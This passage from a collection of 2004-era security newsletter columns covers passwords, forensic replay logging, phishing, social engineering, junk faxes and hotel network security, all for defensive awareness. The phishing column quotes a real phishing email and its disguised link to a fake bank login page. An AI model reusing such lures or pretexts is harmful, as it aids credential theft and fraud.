A: We provide a flexible policy interface for our customers. They can enable or disable content based on 80 different categories – quite fine granularity. We also have a 24x7 team who analyze Web sites all the time and handle challenges to the categorization; we don't see ourselves as the thought police but rather as serving the customer.

[MK notes: This interview does not constitute an endorsement of Fortinet products. I have not evaluated their products (I doubt that I have the technical expertise to do so in a meaningful way). I have no financial interest whatsoever in Fortinet.]

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Coping with Strong Passwords

By Charisse M. Sebastian, CNE

[M. E. Kabay comments: I was invited to speak at a meeting of the New England Information Security Group < http://www.neisug.com/ > in May 2004 and was delighted to meet Charisse Sebastian. We had such a great time exchanging stories and ideas about technical support and security that I invited her to write about her insights into the importance of good communications between the IT group and the user community. Here is her contribution to the column with my thanks.]

* * *

In previous articles about passwords, Dr Kabay has expressed his distaste for this method of identification and authentication (I&A). But whether he likes them or not, most of us are stuck with passwords and the management problems they cause.

In an age of hackers, viruses, terrorism and malevolent employees, talking about security can make people either try to glamorize it, à la James Bond, or minimize it, as in, "It won't happen to me." Both attitudes are distractions that decrease security. Security is too often an afterthought, especially in the United States, where the American culture of openness can interfere with effective security. Openness is a valid and altruistic attitude for social interactions, but protecting networks from intrusion and accidents is crucial to long-term success in business. Unfortunately, efforts to make users more aware of security are often met with the attitude that IT must be paranoid or with silent resistance.

The most common sources of conflict where IT and users interact over security are password-protected logins and Internet communications. Until we see affordable improvements in I&A, strong passwords and good management remain essential.

In today's environment, everybody connected to the Internet is a potential target.

Some salient statistics – for what they're worth:

* Calls dealing with password resets are the #1 demand for help desk support. [1]

* Total annual cost of U.S. corporate online security breaches in 2000: $15 Billion [2]

* Percentage of U.S. companies not implementing "adequate" security: 30% [3]

* Percentage of U.S. companies that spend 5% or less of their IT budget on security for their networks: 50%. [4]

Strong passwords require 8-14 characters, minimum and a mix of case, numbers and symbols. But to a user, strong means more complicated. Users either simplify the password itself or help themselves remember it -- often with a Post-It (TM) note on the monitor bezel or under the mouse pad.

This issue requires human interaction to resolve. First, I cannot emphasize enough the importance for IT staff from the CIO on down to the lowliest help desk assistant to avoid condescending to users – as in, "We're IT and they're just users." Learn what the users are thinking. How do they view security? Why and how have they opposed security? Instead of dictating to users from IT, look at the issues from the users' point of view. Get them to buy into the policy willingly and enthusiastically as stakeholders, not as put-upon victims of an administrative dictatorship. As a suggestion, as part of new employee orientation (and an existing employee refresher too), have the IT instructor go to a criminal-hacker Web site to show users the kinds of threats that IT has to deal with every day and how such threats can harm the users directly and personally.

Second, help users to incorporate strong passwords in a way they can remember them, without writing them down. Suggestion; run together words in common phrases up to about 16 characters, mixing case and substituting/adding symbols and numbers for some letters.

Third, with user input, create a well-defined, solid foundation of company-wide policies and procedures. That means for everyone from the CEO on down, no exceptions. For end users to become stakeholders it's critical that they understand that everyone is involved and why. Why does IT need their help? Why do they need to be concerned? Why are IT in effect are an extension of their own departments?

In summary, computer security is an endless process. With continuing user investment and input in a real team effort with IT, security becomes manageable, effective and non-intrusive. Often, instead of purchasing some new piece of security technology, getting users actively involved in security could save further strain on already tight IT budgets. The process of finding or creating the mix of technology, procedure and policy involves analyzing the system including input from users to understand what is needed. Once new procedures are in place and policies established, they have to be maintained, monitored and tested on a regular basis. That includes feedback from the users, taken seriously, on a regular basis.

Computer security is a journey, not a destination.

* * *

References

[1] Courion Corp Password Management Overview
<
http://www.courion.com/products/pwc/index.asp?lid=PasswordCourier&lpos=orange_banner?Node=PWC >

[2 - 4] DataMonitor PLC, New York as reported in "Security Statistics" (July 9, 2001),
< http://www.computerworld.com/securitytopics/security/story/0,10801,62002,00.html >

* * *

Charisse Michelle Sebastian (mailto:char-sebastian@att.net) is an IT Support Evangelist and passionately loves IT, specializing in desktop/user support, troubleshooting, training, server

support, security, writing and mentoring. Right now, while working in a consulting practice and in transition, she is on an active job search and invites correspondence.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Turning Back the Clock

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Many readers already know about the new Automated System Recovery feature of Windows XP[1]. The system keeps a log file with records of all changes to disk at specified times or after specified events. The log files enable one, in theory, to revert to a previous state of one's hard disk(s), thus reversing the effects of bad installations, harmful software, or some kinds of hardware accidents.

Wouldn't it be wonderful to be able to log more than a static copy of once hard disk at specified times so that one could actually replay events? Such functionality would be invaluable in forensic investigations of attacks on one's systems or in analyzing accidents causing harm to one's data or configuration. Knowing the details of such changes could greatly improve the chances of correcting the damage and developing methods for fighting similar attacks.

Prof. Peter Chen of the Advanced Computer Architecture Laboratory at the University of Michigan has proposed using a virtual machine called ReVirt to log all significant events to disk, permitting not only reversion to any given point in time, but also replay of the events in a computer attack.[2, 3] Chen estimates that a 100GB hard disk could easily store several months worth of log files with minimal overhead. Chen and his colleagues published an article whose abstract is as follows:

>Current system loggers have two problems: they depend on the integrity of the operating system being logged, and they do not save sufficient information to replay and analyze attacks that include any non-deterministic events. ReVirt removes the dependency on the target operating system by moving it into a virtual machine and logging below the virtual machine. This allows ReVirt to replay the system's execution before, during, and after an intruder compromises the system, even if the intruder replaces the target operating system. ReVirt logs enough information to replay a long-term execution of the virtual machine instruction-by-instruction. This enables it to provide arbitrarily detailed observations about what transpired on the system, even in the presence of non-deterministic attacks and executions. ReVirt adds reasonable time and space overhead. Overheads due to virtualization are imperceptible for interactive use and CPU-bound workloads, and 13 - 58% for kernel-intensive workloads. Logging adds 0 - 8% overhead, and logging traffic for our workloads can be stored on a single disk for several months.[4]<

I am looking forward to hearing more about Professor Chen's work and hope that it will lead to products that we will be able to use easily and well in analyzing and defending against damage to our systems.[5]

* * *

References

[1] Alexandar, Z. (2002). Automated System Recovery and System Restore in Windows XP: Windows XP has more efficient tools for backup and recovery. _Microsoft Certified

Professional Magazine_
< http://www.mcpmag.com/Features/article.asp?EditorialsID=287 >.

[2]Martin, M. (2003). Virtual time machine may foil hackers. _Newsfactor Innovation_
<
http://science.newsfactor.com/story.xhtml?story_title=Virtual_Time_Machine_May_Foil_Hackers&story_id=21642#story-start >

[3] Roth, K. (2003). Virtual Replay. _Michigan Engineer_ [Fall/Winter 2003]
< http://www.engin.umich.edu/alumni/engineer/03FW/feature/ >.

[4] Dunlap. G., S. T. King, S. Cinar, M. A. Basrai & P. M. Chen (2002). ReVirt: enabling intrusion analysis through virtual-machine logging and replay. ACM _SIGOPS Operating Systems Review_ 36(SI), Winter 2002. Abstract at <
http://portal.acm.org/citation.cfm?id=844148&jmp=citings&coll=GUIDE&dl=ACM >. Full text in PDF available free for ACM Digital Library subscribers or by online purchase ($5).

[5] For more information about the Michigan ACAL, see
< http://www.eecs.umich.edu/acal/ >. Professor Chen's home page is at
< http://www.eecs.umich.edu/~pmchen/ >.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at <
mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security vs. Operations

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In a closed discussion group to which I belong, a member posed the following interesting problem. The participant has very kindly allowed me to publish the conversation with some details changed to preserve anonymity.

* * *

[The member started the discussion as follows:]

In the past I have asked how information assurance in positioned within your organization. In some, IA is a part of operations, in some it is the same people doing both IA and operations, some organizations have IA teams that act as internal consultants to operations, and some have IA operations that work along side production operations.

I have a question in a similar vein. For those security functions that require administrator privileges, do your IA personnel have either Local or Domain Administrator accounts? We are debating a philosophical issue here where our requests to be granted local admin privileges on servers are denied, but the subsequent requests we make of the people that have admin privileges to do the work we are unable to perform go unanswered. Essentially we are in a position of not being able to perform certain tasks related to security, and we are not getting cooperation from the production support teams. We wonder if security personnel at other organizations are given administrator accounts or not.

*** * ***

[I responded with these comments:]

I think the critical element here is as follows:

>…[O]ur requests to be granted local admin privileges on servers are denied, but the subsequent requests we make of the people that have admin privileges to do the work we are unable to perform go unanswered.<

In a production environment, distributing administrator privileges may disrupt production controls, so I can understand the desire to centralize the administrator functions to a group of people who work closely withf others within the production team.

However, assigning responsibilities without authority is never good.

I think that you should explore and analyze the roots of this breakdown in communication between your group and the production team that is supposed to be (but isn't) supporting you. Has the rift developed recently or is it historical? Are there specific personal conflicts that may

account for this division between the teams? are their conflicts between the managers of these groups? Do the obstructive personnel understand the requests and their urgency? Are they perhaps overworked and therefore assigning lower priority than they ought to in scheduling responses to specific requests?

By focusing on the underlying organizational dynamics here, you may be able to present a recent case to your manager so that he or she can take appropriate action to resolve the problem constructively.

But simply pointing how other organizations handle the assignment of administrator privileges is, in my experience, unlikely to get you very far.

* * *

[The participant elaborated on the situation:]

> distributing administrator privileges may disrupt production controls<

I worked for several years as a systems administrator before specializing in security, so I completely agree. In fact, I do not _want_ administrator privileges unless I absolutely need them.

>Has the rift developed recently or is it historical?<

Historical. The Security department at my organization, historically, is staffed by very non-technical people. Until recently, Security did not engage in technical activities. Therefore, the department has always been viewed by the technical staff as technically incompetent. To be frank, in some cases, this is true.

>Are there specific personal conflicts that may account for this division between the teams?<

Yes. I worked with the operations folks for several years before switching teams. I like to think that I get along with them fine, if for no other reason than the fact that I have walked in their shoes. The specific two individuals that want local admin access have never worked in a production support environment, so they have a hard time earning the admins' trust.

>Are there conflicts between the managers of these groups?<

Sadly, yes.

>Do the obstructive personnel understand the requests and their urgency?<

I believe so.

>Are they perhaps overworked and therefore assigning lower priority than they ought to in scheduling responses to specific requests?<

Very likely. I had gone so far as to suggest, in writing, that we form an operational security group to take on the tasks that production support cannot make time for. The new group would

be independent from the internal consultancy security group to maintain proper checks and balances, and staffed by personnel with the appropriate skills. This idea has garnered limited support so far.

I'll suggest that my organization explore the social dynamics rather than focusing only on the technical and see how that goes. I'd also welcome any comments on the idea of having two security teams – one that has an audit function, and one that has a technical function. I realize that this idea has flaws, but I think it has benefits as well.

[MK adds: I am always in favor of having a separate audit function if at all possible. The nature of audit is inherently better supported with an independent reporting structure than if the auditors report directly to the managers of those being audited.

As a final note in this interesting discussion, my correspondent sent me the following encouraging note several weeks after the exchange above:

>You'll be glad to know that as a result of it, leadership from the security and operations groups (including management and technical staff) now meet regularly. We hope to foster better working relationships and communication. We've only had a handful of meetings so far, but everyone agrees it is in the organization's best interest if the two teams work together, as opposed to against one another. Progress!<]

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Junk Fax Redux

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Every day, most businesses receive unsolicited and unwanted fax messages advertising penny stocks, vacations and other supposed and sometimes imaginary services. Most of these are violations of the Telephone Consumer Protection Act of 1991 (TCPA, 47 USC §227) and of Federal Communications Commission (FCC) rules that explicitly prohibit junk faxes. Up to the end of 2004, senders can use a pre-existing business relationship to justify using your fax line, paper and toner. From January 1, 2005, advertisers require "a signed, written statement that includes the fax number to which any advertisements may be sent." < http://www.fcc.gov/cgb/consumerfacts/unwantedfaxes.html >

Many junk faxes lack any information about the company sending the advertisement other than a toll-free number. There's no name, no address, no corporate phone number and no return fax number. Some are even more obviously fraudulent than others; for example, the fax that sparked today's article had no sender information in the header (a violation of FCC rules) and claimed to be from "Our Corporate Travel Department." How could anyone be gullible enough to do business with such obviously dishonest people?

Using the phone number indicated for removal of one's fax number from a junk faxer's list may not work; some commentators suggest that, much like "removal" addresses on some junk e-mail messages, these phone numbers may actually be a means to confirm fax numbers for further use.

Slashdot has an extensive discussion of responding to junk fax that started on May 10, 2004 < http://tinyurl.com/2ktm6 >. Correspondents offered several ideas for responding to junk faxes – some of them good and some not so good.

On the positive side, several people commented that using a physical fax machine should be restricted to outbound calls where it is easier and quicker to scan and send physical paper all at once than to use a scanner and a computer-fax program. For reception, one can install an old, out-of-date computer on the inbound fax line and record all faxes to disk. A quick look at the faxes can allow someone (e.g., a secretary) to discard junk faxes. In addition, the electronic images can be sent to recipients (even lists of recipients) through e-mail as attachments instead of having to print them to paper.

On the less-good side, several people suggested vigilante retaliation against the faxer. Several people suggested taping the ends of paper together in the fax machine to generate an enormous output fax; however, others pointed out that the junk faxers are likely using computers for their inbound faxes too, so it won't cost them anything in resources.

Other correspondents suggested programming a modem or fax machine to call the listed toll-free numbers repeatedly to rack up large phone bills for the junk-fax sender. However, using the phone lines for harassment may violate federal and state laws and potentially lead to prosecution of the vigilante.

In addition, someone identified as "BasharTeg" posted an interesting riposte on May 11 suggesting that the phone-bombing may target the wrong people. He explained that he works for a provider of toll-free numbers. Junk faxers typically run their scams quickly and then disappear without paying the phone-number supplier for the calls. Therefore, bombarding the toll-free numbers simply generates costs for the innocent phone-service providers rather than punishing the junk faxers. In addition, the calls typically cost only pennies per minute. Given the economics of this kind of scam, it would take thousands of calls to generate a significant bill even if the criminals were actually paying it.

Theoretically, if one can find out exactly who is sending a junk fax, it is possible to sue the sender in civil court. Damages can reach $1500 per violation. However, few recipients are going to go to the trouble of (a) tracking down the malefactor, (b) spending time in small-claims court, and (c) trying to collect from such people even if they win.

Some people have become so angry about junk faxes that they have organized resistance. For example, Venture Capital Management, LLC of Peoria, AZ has an entire Web site devoted to providing information about junk faxes and how to fight the senders < http://www.faxcapital.com >.

At least one law firm is providing services to collect junk faxes, sue the senders, and share the proceeds with the original victims: Demirali Law Firm of Denver, CO < http://www.faxwars.com/turning.htm >. Victims send faxes in batches of ten along with a downloaded form. If the lawsuits succeed, the firm pays the original victim $25 per junk fax or the proportion based on the theoretical maximum.

In any case, at the very least, readers should ensure that all junk faxes received on corporate machines be destroyed immediately. I would add appropriate policies to the corporate information security policies to ensure such protection of all employees against fraudulent offers received by junk fax. It would also be helpful to include a note in the corporate newsletter reminding employees of the danger of responding to such drivel.

For Further Reading:

47 USC §277 Telephone Consumer Protection Act of 1991 (TCPA)
< http://www4.law.cornell.edu/uscode/47/227.html >

Junkfax.org < http://junkfax.org/ >

Repel the Invaders FAQ < http://www.dopplerfx.com/dfx_cfm/repel/repel_main.cfm?dest=FAQ >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management s at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Awareness Video:
Stolen Access

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The training video "Stolen Access" from Commonwealth Films < http://www.commonwealthfilms.com > is subtitled, "Keeping Information Secure." This 2003 production starts with a credible scenario demonstrating social-engineering techniques as industrial spies penetrate an organization by posing innocent-sounding questions to employees by phone. The criminals find the name and position of their target, his secretary's name and their phone extensions. They pose as job applicants, new employees, and customers. They determine that their target is on holiday, that he has forgotten his new password, and who has the emergency password list. They impersonate the target's sister-in-law, provide convincing sound effects to convince the keeper of the password list that the target is too ill to come to the phone, and achieve their objective: the target's password. The criminals then steal copies of the target's confidential files and read his e-mail for weeks. They sell the competitive information to competitors and cost the target's company several contracts in competitive bids.

The film summarizes some warning signs that can indicate a social-engineering attack:

* The caller tries to frame his or her request as an emergency;

* Social engineers often invoke authority as a tool of intimidation;

* They may claim that there's a technical emergency and offer or ask for technical help.

I'd add that a real bell-ringer is that they ask for passwords over the phone. Down boy! Bad social engineer. BAAAADDD social engineer! [Sorry, we have a new puppy and I'm getting into strange verbal habits.]

Advice from the technical consultants at Commonwealth Films on handling an unusual call:

* "If it *seems* wrong, assume it *is* wrong."

* "If you're uncomfortable, end the call."

* "Don't violate policy to 'help' a friend or associate."

* Disclose only appropriate information.

* Report unusual calls.

The film continues with an interesting scenario demonstrating how eavesdropping on indiscreet conversations can allow an industrial spy to deduce passwords when employees use personal preferences and interests to secure their system access. Casual public conversations and overly-

explanatory, unencrypted directories and files make spies' work too easy by half. The film provides excellent suggestions for choosing effective passwords.

Other scenarios in the film:

* Phishing scams using bogus "virus warning" e-mails and fake Web pages that ask for system logon information.

* Being too trusting at work by leaving confidential files accessible on a workstation session, discarding unshredded bad photocopies of confidential documents, leaving confidential documents in photocopies and on fax machines, and (yikes) putting password on Post-It™ notes.

* Using public wireless access points for communication of confidential data without virtual private network software.

* Bogus cellular phone calls asking users to input their PINs "to keep your service active."

As always, this Commonwealth Film training video is a valuable contribution to corporate security awareness programs. Congratulations to writer and director Bruce McCabe, producer Jennifer Wry and veteran executive producer Thomas P. McCann.

[Note: The author has no financial interest whatsoever in Commonwealth Films. However, these nice people allow me to show their previews to my students in class and I am grateful to their Director of Customer Relations, David J. Burke, for his consistent kindness over many years.]

* * *

For further reading:

Other security-awareness film reviews by Mich Kabay:
< http://www.mekabay.com/infosecmgmt/videos/index.htm >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Windows XP Security Checklist

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The National Institute of Standards and Technology (NIST) Information Technology Laboratory Computer Security Division has just published the draft of "Guidance for Securing Microsoft Windows XP Systems for IT Professionals: A NIST Security Configuration Checklist - Special Publication 800-68" by Murugiah Souppaya, Paul M. Johnson, Karen Kent and Anthony Harris < http://csrc.nist.gov/itsec/guidance_WinXP.html > (June 2004).

"SP 800-68" comes in a ZIP file with a 147-page PDF file and four template files. The document is aimed at "IT professionals, … particularly Windows XP system administrators and information security personnel" and intended to help them secure Windows XP systems in "various operational environments, such as for a large enterprise or a home office." The template files offer reference materials and suggested user-profile settings for

* small-office/home-office systems (small, informal, standalone);
* large enterprises (managed, structured, well-staffed);
* high-security systems (at risk of attack or data exposure, critical systems; may be subset of other environments);
* legacy systems (older, outdated communications modalities).

SP 800-68 provides (quoting from the Executive Summary and adding bullets):

* detailed information about the security of Windows XP
* security configuration guidelines for popular applications
* security configuration guidelines for the Windows XP operating system
* methods that system administrators can use to implement each security setting recommended.

Chapters include

1. Introduction
2. Windows XP Security Guide Development
3. Windows Security Components Overview
4. Installation, Backup and Patching
5. Overview of the Windows XP Security Policy Configuration and Templates
6. NIST Windows XP Template Settings Overview
7. Additional Windows XP Configuration Guidance
8. Application Specific Security Configuration Guidance.

Appendices include

A. NIST Security Template Settings
B. Windows XP Service Pack 2, Release Candidate 2
C. Commonly Used TCP/IP Ports on Windows XP Systems
D. Tools
E. Resources
F. Acronyms

Once again, dear readers, I hope you will take advantage of our tax dollars at work. The ZIP file is available from page
< http://csrc.nist.gov/itsec/download_WinXP.html >.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Catching Phish

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

What is this, a change of topic? I've gotten tired of network security and am turning to sports news? Or old-time rock 'n' roll?

No, not the watery animal, nor the band "Phish:" "Phish" as in "phishing," the word coined by taking "fishing" and using hacker-style spelling (as in "phreaking"). Phishing is a form of social engineering in which criminals send out spam with forged headers to draw gullible people to fake Web sites where they enter sensitive information such as account numbers, user-IDs and passwords. These data are then used for direct financial fraud or wider identity theft.

I recently received an odd e-mail message that warned me that "my" Wells Fargo account had been closed. Here are the most significant parts of the text with my comments in square brackets:

Dear Wells Fargo account holder,

[Warning sign #1: The salutation is completely general instead of addressing the client by name. The message does not give "my" account number. In any case, I don't have such an account at all (non-account-holders usually just discard the e-mail at no cost to the criminals).]

We regret to inform you, that we had to block your Wells Fargo account because we have been notified that your account may have been compromised by outside parties.

[Warning sign #2: Bad grammar in the warning (the comma between "you" and "that"). Watch for peculiar wording and bad spelling. Now, authentic messages may also have such rubbish, but it's rarer than in spam – especially spam written by non-native speakers of English. A good deal of the phishing spam is international.]

. . . .

Please be aware that until we can verify your identity no further access to your account will be allowed and we will have no other liability for your account or any transactions that may have occurred as a result of your failure to reactivate your account as instructed below.

[Warning sign #3: Wait a minute: this makes no sense at all. If the account has been blocked, there should be no new transactions allowed, so what liability are they talking about?]

. . . .

Please follow the link below and renew your account information

https://online.wellsfargo.com/cgi-bin/signon.cgi

[Warning sign #4: I immediately went to VIEW SOURCE in my e-mail client to check the URL. (NEVER click on a URL from a stranger without knowing exactly what it is – and its appearance is no guarantee of where it takes you.) Here is the HTML showing the _actual _ URL that the fake link went to:

<A href="http://online_wellsfargo_com_account.rndsystems.co.kr:7308/wells.htm">

So as I suspected, the URL in the visible version of the message was just camouflage.]

I hope you will find this simple example and the resources for anti-phishing information helpful; perhaps you can use it for your corporate information security newsletter to help keep your colleagues phish-free.

* * *

For further reading:

Anti-Phishing Working Group (APWG)
< http://www.antiphishing.org/ >

How Not to Get Hooked by a 'Phishing' Scam (FTC Alert)
< http://www.ftc.gov/bcp/conline/pubs/alerts/phishingalrt.htm >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Performing Security Analyses of Information Systems

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the textbooks that I chose for seminar five of Norwich University's graduate program in information assurance is _Performing Security Analyses of Information Systems_ by Charles L. Smith, Sr, PhD, CISSP [1]. Seminar 5 is entitled, “Detection & Response” and covers the following areas:

* Vulnerability assessment and intrusion detection systems

* Monitoring and control systems

* Applications controls

* Honeypots

* Computer emergency quick-response teams

* Data backup and recovery

* Business continuity planning

* Disaster recovery

* Forensics, and

* Insurance relief.

In addition to these interesting topics, I assigned a long-term reading project for the 11 weeks of the seminar: Dr. Smith’s excellent manual. The students read one or two chapters of this 500 page text every week and apply what they learn to their weekly field exercises (our students have to interview their colleagues and analyze aspects of security in their own place of employment throughout their program).

Dr. Smith's book begins with a fine review of basic principles of information security and of the information processing infrastructure in Chapter 1.

Chapter 2, "An Overview of Security Analysis," is a short review of threats, vulnerabilities, countermeasures, working with users, and related topics.

Chapter 3 looks at network security policies with special attention to US government requirements.

Chapter 4 is "A Comprehensive Security Analysis Process" which includes the following elements (explained in detail):

* Formulate a security policy

* Formulate a security rules base

* Formulate the security requirements

* Perform a risk assessment

* Develop a security architecture

* Develop and overall architecture

* Develop a migration plan

* Implement the migration plan steps, and

* Perform a security test and evaluation.

Chapter 5, "Security Architectures," looks at security considerations for the Web, voice and data networks and client/server systems.

Chapter 6, "Risk Assessment," is the longest part of the book at almost 100 pages. The chapter is packed with useful information presented in tables, equations, figures and clearly written text.

Chapter 7 looks at countermeasures and reviews communications protocols, distributed denial-of-service attacks, and methods for selecting among countermeasures.

Chapter 8, "Migration Process," focuses on how to implement change in production systems without causing more disruption than we are trying to prevent.

Chapter 9, "Security Test and Evaluation," briefly examines how to manage testing in four phases:

* Test planning

* Test operations and data collection

* Test analysis and evaluation, and

* Reporting of test results.

Chapter 10 concludes the text with a summary of recommendations.. It is followed by

* A 90 page glossary

* A 20 page list of acronyms and abbreviations

* A sample questionnaire for system assets and values

* A sample security policy, and

* Several other useful tables.

The author provides extensive references for further reading at the end of every chapter.

My only complaints about the book are relatively trivial:

* I wish the author had not used justified text in tables (there are often big gaps between words in the short lines);

* The index is a bit skimpy for such a densely-packed book;

* I would have liked to see at least a brief review of the six fundamental attributes of information that we protect as defined in the Parkerian Hexad (confidentiality, control or possession, integrity, authenticity, availability and utility)[2].

I hope that readers will take advantage of this extraordinary value: at $6 for an electronic version and $20 for a paper version you can't afford to pass it up.

* * *

[1] The book was originally published by 1st Books Library which is now called Authorhouse < http://www.authorhouse.com/home.aspx > and has ISBN 1-4033-1477-2. It is available at < http://www.authorhouse.com/BookStore/ItemDetail.aspx?q3=w9ZlW5EckI4%253d > in electronic form for $5.95 and as a paperback for $19.95.

[2] For an explanation of the Parkerian Hexad, see
<
http://www.techweb.com/encyclopedia/defineterm?term=Parkerian+Hexad&Define.x=24&Define.y=14>;
For a book that discusses Donn Parker's ideas in detail, see
Parker, D. B. (1998) *_Fighting Computer Crime: A New Framework for Protecting Information._* John Wiley & Sons (ISBN 0-471-16378-3). xv + 500 pp; index

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

Safe and Cozy in your Hotel Room

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many readers are familiar with the writings of Prof. Stephen Cobb, CISSP, a prolific writer who has also written guest articles for this newsletter. Stephen recently became the Chief Security Executive at STSN, a major supplier of broadband services to hotels and conferences worldwide. We were chatting on the phone a few days ago and I asked Stephen about his new job and he very kindly responded by interviewing himself (!) and sending me this excellent report.

I have lightly edited his words, but otherwise the rest of this article is entirely Stephen's own work.

* * *

Q: Hotel broadband service sounds like a niche market and not something that immediately comes to mind when we think about network security. Can you give readers some idea of the size of this field and why, as a security professional you decided to get involved?

A: Well, initially STSN got my attention with four facts.

* First, the average number of broadband connections that they serve up every month, including both wired and wireless averages is over 700,000.

* Second, the rate at which the number of wireless connections is growing month-on-month is about 50 percent.

* Third, the primary use of these connections, both wired and wireless, is to access corporate virtual private networks (VPNs).

* Fourth, and this rang alarm bells for me, is that some broadband connections are a lot less secure than others.

Q: In what ways are some hotels less secure?

A: Well, for example, some let guests browse the laptop hard drives of other guests. That presents a golden opportunity for people like criminal hackers, identity thieves and unethical competitors looking for an edge. For example, sometimes you just have to click on Network Neighborhood to see your fellow guests. And at hotels with poorly configured Wi-Fi, you could be sitting in a car a block away and do the same thing.

Q: So STSN considers its network secure. How do you back up that claim?

A: Well, for starters, you won't be able to see computers belonging to other guests when you are staying at an STSN hotel. In turn, they won't be able to see yours. And if any of your readers

find otherwise, I would like to hear about it (e-mail scobb at stsn dot com).

Q: How can you achieve this when other providers apparently can't?

A: The short answer is that we use a virtual local area network (VLAN) for each connection through several layers of network address translation performed by our own on-site network controller which feeds traffic over a dedicated back haul to a regional point-of-presence (POP) that has enterprise-class physical and logical security and redundancy, all backed up by 7x24x365 monitoring.

But the real answer is that our patented iBahn network was designed from the ground up to serve the hotel and public access environment, which is radically different from your typical 'open' office network. On an office network you want people to be able to see each other, so to speak, because you want sharing and collaboration. A hotel is almost the opposite. You don't want to share your data with fellow guests (or the war driver in the parking lot). You want a 'closed' network that takes you out to the Internet on your own private connection, one that supports your company's VPN.

Q: You mentioned VPNs before. If I am using a VPN and have a personal firewall on my laptop, why do I need to worry about who is providing my hotel broadband connection?

A: First all, the VPN has to work. STSN actually certifies and supports, via our 7x24 toll free number, specific corporate VPN configurations from many of the Fortune 500 companies. Second, a client firewall is only as good as its operator. For example, a few days ago I was invited to a Webcast that was very relevant to my work and the access page actually told me to turn off my personal firewall. Is your typical laptop using business traveler going to remember to turn it back on? The bottom line is that you want to use as many different security layers as you can get and STSN can provide several of those layers.

* * *

For further reading:

For more information about STSN see < http://www.stsn.com >.

Barber, D. S. (2004). High speed internet access in Hotels, a new amenity opens up new liabilities.
< http://www.4hoteliers.com/4hots_fshw.php?mwi=351 >

Easen, N. (2004). Hotel networks face hacker threat.
< http://www.cnn.com/2004/TRAVEL/02/25/biz.trav.security/ >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at

Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Intelligent Awareness

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Keeping employees committed to information security is tough. The fundamental problem is that the better our security, the less evidence we have to reinforce it. As weeks and months go by with no security incidents, employees unconsciously reduce compliance with security rules. This natural process is called extinguishment and is well known to behavioral psychologists. To overcome extinguishment, we need reinforcement, and that's where security awareness programs can use imagination and fun.

In an information security class in 1993, a student told me about an interesting experiment she had carried out at a large company. Employees were not following company policy about logging off the mainframe systems, and the open sessions were interfering with operations by holding databases open and preventing proper backups. In some cases, operators were able to terminate the sessions remotely, but in others they couldn't. Haranguing people didn't work. You could force employees to contact technical services for a new password, require them to discuss their errors with their managers, and otherwise try to punish them but the compliance rate hovered consistently around 40%.

My student did an experiment. She went around the night and found all the terminals in a specific department that were logged off properly. On the keyboards, she left a little chocolate wrapped in silver foil. There was no explanation for the chocolate. At the end of the month she found that compliance with logoff policy had climbed to around 80% in that department but remained at 40% everywhere else. Praise and reward can be more powerful than punishment in changing behavior. Talk to any dog trainer for confirmation.

My friend and colleague K Rudolph (and yes, she uses the letter K without a period as her first name) of Native Intelligence, Inc. < http://nativeintelligence.com > is a specialist in making security awareness fun. She has a huge collection of security-awareness materials that are directly in line with the observation that making compliance pleasant is a better approach than focusing on criticism and punishment.

